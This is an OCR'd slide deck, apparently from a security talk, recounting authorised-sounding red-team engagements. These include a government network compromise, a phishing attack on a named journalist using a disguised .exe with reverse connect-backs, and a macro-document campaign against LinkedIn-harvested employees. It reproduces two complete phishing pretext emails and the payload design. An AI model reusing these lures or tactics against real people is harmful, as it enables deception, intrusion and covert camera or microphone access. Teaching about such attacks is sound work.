

https://vpn1 ov.au/ - SSL Network Extender - Internet ...
Check Point SOFTWARE TECHNOLOGIES LTD.
SSL Network Extender
Connection Mode: Network mode
Status: Connected
Gateway ID: * s.gov.au
Office Mode IP: 192.168.239.31
Duration: 0 Days 00:00:56
Remaining Time: 0 Days 07:56:07
Disconnect
Connection Safe Applications
[Quick Launch...]
© Copyright 2004-2013 Check Point Software Technologies Ltd. All rights reserved.
Home
Mail
Settings
Sign Out
Settings
Favorites
Credentials
Favorites
Command Prompt
Ethernet adapter Local Area Connection* 12:
Connection-specific DNS Suffix . : city.internal
Description . . . . . : Check Point Virtual Network Adapter For SSL Network Extender
Physical Address. . . . . :
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::114:b2df:4b21:54b3%37(Preferred)
IPv4 Address. . . . . : 192.168.239.31(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Thursday, March 19, 2015 1:41:30 AM
Lease Expires . . . . . : Saturday, March 21, 2015 1:41:33 AM
Default Gateway . . . . . :
DHCP Server . . . . . : 192.168.239.30
DHCPv6 IAID . . . . . : 626271304
DHCPv6 Client DUID. . . . . : 00-01-00-01-19-56-7E-22-08-11-96-88-CA-54
DNS Servers . . . . . : 172.20.30.60
172.20.30.123
172.20.30.122
NetBIOS over Tcpip. . . . . : Enabled
Ethernet adapter Local Area Connection* 12:
Check Point SOFTWARE TECHNOLOGIES LTD.
100%
1:42 AM
3/19/2015

Fairytale #1


172.20.30.122
Recycle Bin
Server Administra...
PSTools
PsExec
QuarksPw...
labkp
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter NIC1:
Connection-specific DNS Suffix . : city.internal
Link-local IPv6 Address . . . . . : fe80::516b:1d3e:5099:256b%12
IPv4 Address. . . . . : 172.20.30.122
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.20.40.52
Tunnel adapter isatap.city.internal:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>
Search Administrative Tools
Type
Size
File folder
Shortcut
2 KB
DNS
Event Viewer
Group Policy Management
Health Registration Authority
iSCSI Initiator
Local Security Policy
Network Policy Server
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor
Resource Monitor
22/08/2013 2:55 PM
22/08/2013 2:56 PM
22/08/2013 2:45 PM
22/08/2013 2:57 PM
22/08/2013 2:54 PM
22/08/2013 2:58 PM
22/08/2013 7:56 AM
22/08/2013 2:59 PM
22/08/2013 2:52 PM
22/08/2013 2:52 PM
34 items
ENG
5:04 PM
20/03/2015

Fairytale #1

- **Results:**
  - Gov network compromised (including AD)



  - Overall time spent:
    - **4 hours** preparation/recon
    - **2 days** harvesting/pwning
  - Total cost:
    - About **2 $** for the Amazon EC2 cost
    - About **8 $** for the domain registration

10 $ total deployment cost

Fairytale #1

- Results:
  - Gov network compromised (including AD)
  - Pure blackbox -> client-side -> internal pentest
  - Overall time spent:
    - 4 hours preparation/recon
    - 2 days harvesting/pwning
  - Total cost:
    - About 2 $ for the EC2 cost
    - About 8 $ for the domain registration

--| No 0days involved! |--

10 $ total cost

Fairytale #2

The Telegraph

- The Telegraph UK asked us to target a specific journalist (Sept 2014). Info provided:
  - Name: Sophie Curtis
  - Not much info from reconnaissance
  - Target writes about IT stuff, breaches, and so on
  - Together with a brazilian friend of mine we did the engagement
    - You will not find our names here: *http://www.telegraph.co.uk/technology/internet-security/11153381/How-hackers-took-over-my-computer.html*

Fairytale #2


The Telegraph

- Attack plan:
  - Generic LinkedIn invite phishing campaign
    - Aim: profile the journalist OS/browser/plugins with BeEF
    - Aim 2: detect mail provider/tech
  - After fingerprinting, 3 client-side attacks options
    1. Custom encoded .exe disguised as PDF inside password encrypted .rar
    2. MS Word document with Powershell macro
    3. HTA attack targeted to Internet Explorer

Fairytale #2

The Telegraph

- LinkedIn attack (template in PF):




This still works, but LinkedIn Changed the Email look&feel, and also the auth behavior…

Fairytale #2

The Telegraph

- OS, browser and plugin fingerprint via BeEF



Fairytale #2

The Telegraph

- Credible Pretext (snip 1/2):

Sophie,

We are part of a world-wide activist group and one of our local collaborators tried to contact you a few weeks ago using Ricardo Almeida as his name to protect his identify, but unfortunately you haven't replied. We want to talk to you because we obtained confidential files from the UK government and we are currently working with newspapers from different countries.

At the moment we already have agreements with big newspapers from USA, Germany, Italy, France, Brazil, Argentine and South Africa. The document that we are talking about must be released just on October 03, 2014; two days before the Brazilian Election Day. The attached leaked file is proof that the UK Government is using the intelligence service in cooperation with other members of five eyes to manipulate the Brazilian Electronic System entitled "urna eletronica". Their objective is to elect a new president (Marina Silva), different from the current one (Dilma Russef), in order to be closer to UK and USA in relation with BRICS (Brazil, Russia, India, China and South Africa).

Fairytale #2

The Telegraph

- Credible Pretext (snip 2/2):

The attached file is compressed and encrypted with a strong password "!TelegraphCurtis7482" (without quotes), in order to reduce the file size and increase the security of our communication. If you are using Windows you may need to copy the attached rar file outside Outlook to be able to open it since the file is encrypted, following these instructions:

1. Copy the attached file to your "Documents" folder.
2. On the "Documents" folder, right click on "UK Leaks Proof - Telegraph.rar", choose "extract here" and insert the password.
3. A new file will be created called "UK Leak #12 - BR Voting System.pdf", just double click on it to open.

We are waiting for your answer.

Sincerely.

UK Leak Team *The contents of this message are confidential and may be privileged. Copying or disclosing is prohibited.*

Fairytale #2

The Telegraph

- Via the initial fingerprinting we identified that the victim was using Gmail for Business
  - Encrypted .zip is not an option, filename leak
  - “Good” antispam/AV

  - Phishing domain with SPF/DKIM
  - Encrypted .rar with custom .exe inside


Fairytale #2

- Payload:
  - .exe file with 3 connect-back mechanisms
    - Reverse https
    - Reverse DNS
    - OOB extrusion via Outlook profile
  - Custom encoding
  - Adobe PDF modified icon
  - Custom MsgBox with PDF icon (msg: “Adobe Reader could not open xxx.pdf”)

Fairytale #2

The Telegraph

- The victim believed in the pretext, she even replied back once double clicked the payload asking for more clarification



- Camera/microphone access. Game over

Fairytale #2

The Telegraph

- Plan-B was ready in case of Plan-A failure

Hello Sophie,

I'm Phelim [redacted] https://twitter.com/[redacted], a human rights activist based in Asia, currently monitoring the high-tension situation in Hong Kong, which | have no doubt you are aware of.

You have probably heard about #OccupyCentral too.

Unfortunately the police and the Hong Kong government are trying to stop this legitimate protest with subtle attacks. They created an application, called code4hk, which is in fact Android malware that monitors every phone's activity once installed.

I've attached an encrypted Microsoft Word document that contains the specifics about this attack and how is being used. Please use the following password (without quotes) to open the document: "kdndHK-9380dlomaK02m".

Let me know your view, it would be great if you could publish an article about this on The Telegraph and help our cause.

Thanks for your time,
Phelim

Fairytale #2

The Telegraph

- Plan-B was ready in case of Plan-A failure

--| No 0days involved! |--


The joy of PIVOTING

- There’s nothing better than pivoting into Windows networks from an unprivileged & unstable compromised laptop…

- Real-life fully remote black box attack
- If user impersonation is allowed it’s an even quicker game over

Fairytale #3

- A large Danish customer asked for a Phishing engagement with Pivoting
  - User impersonation: disallowed
  - Total black box: no emails
  - Target: Outsourcing Department




- Found over 20 targets black box

	Name/Surname	Email		Linkedin Profile
2	Je	je	Direktør for Opera	https://www.linkedin.com/in/j
3	Mi	m	Chef Contract Mar	https://www.linkedin.com/in/r
4	An	ar	Servicedesk Mana	https://www.linkedin.com/in/a
5	Ja	ja	cing	https://www.linkedin.com/in/j
6	He	he	Sales Manager - C	https://www.linkedin.com/in/h
7	Jo	jo	Project Manager A	https://www.linkedin.com/in/c
8	Ch	ch	Markedsansvarlig	https://www.linkedin.com/in/c
9	Sø	sc	Senior System Co	https://www.linkedin.com/in/s
10	Nic	ni	Project Implement	https://www.linkedin.com/in/i
11	Fre	fr	Student Assistant	https://www.linkedin.com/in/f
12	Th	th	Solution Architect	https://www.linkedin.com/in/t
13	Pa	pa	Project leader at A	https://www.linkedin.com/in/p
14	Jo	jo	Senior Consultant	https://www.linkedin.com/in/j
15	Dia	di	Software Engineer	https://www.linkedin.com/in/c
16	An	ar	Teamleader - IaaS	https://www.linkedin.com/in/a
17	Ja	ja	Technical lead trar	https://www.linkedin.com/in/j
18	Ja	ja	Business Manager	https://www.linkedin.com/in/j
19	Th	th	Systems Engineer	https://www.linkedin.com/in/t
20	Ma	m	System Engineer a	https://www.linkedin.com/in/r
21	De	de	Teamleder TSM O	https://www.linkedin.com/in/c


Fairytale #3

- Targeted only 5/20 people
  - *Directors/Managers*
- Pretext:



Fairytale #3

- Malicious MS Word document with Macro, properly dressed up to trick the user into enabling the Macro content
  - Some examples of real malicious Office documents: https://www.fireeye.com/blog/threat-research/2016/04/ghosts_in_the_endpoi.html




Fairytale #3

First attack vector

Note this is a screenshot via Meterpreter from the compromised victim laptop.


The Macro was successfully executed.

